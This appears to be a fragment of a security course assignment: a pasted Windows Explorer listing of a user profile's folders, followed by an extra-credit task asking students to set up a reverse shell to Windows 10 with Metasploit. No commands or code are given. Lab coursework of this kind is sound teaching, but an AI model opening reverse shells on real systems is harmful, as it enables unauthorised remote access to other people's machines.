Desktop	1/27/2025 7:07 AM	File folder	
Downloads	3/29/2025 11:45 PM	File folder	
Favorites	8/23/2017 11:15 AM	File folder	
Links	8/23/2017 11:15 AM	File folder	
My Documents	1/24/2019 3:41 PM	File folder	
My Music	8/23/2017 11:15 AM	File folder	
My Pictures	8/23/2017 11:15 AM	File folder	
My Videos	8/23/2017 11:15 AM	File folder	
Saved Games	8/23/2017 11:15 AM	File folder	
Searches	8/23/2017 11:15 AM	File folder	

12 items State: Shared

Task D. Extra Credit

Try to set up a reverse shell connection with Metasploit to Windows 10 **(10 points)**. You can use the technique we introduced in this class, or other exploits not covered by this course.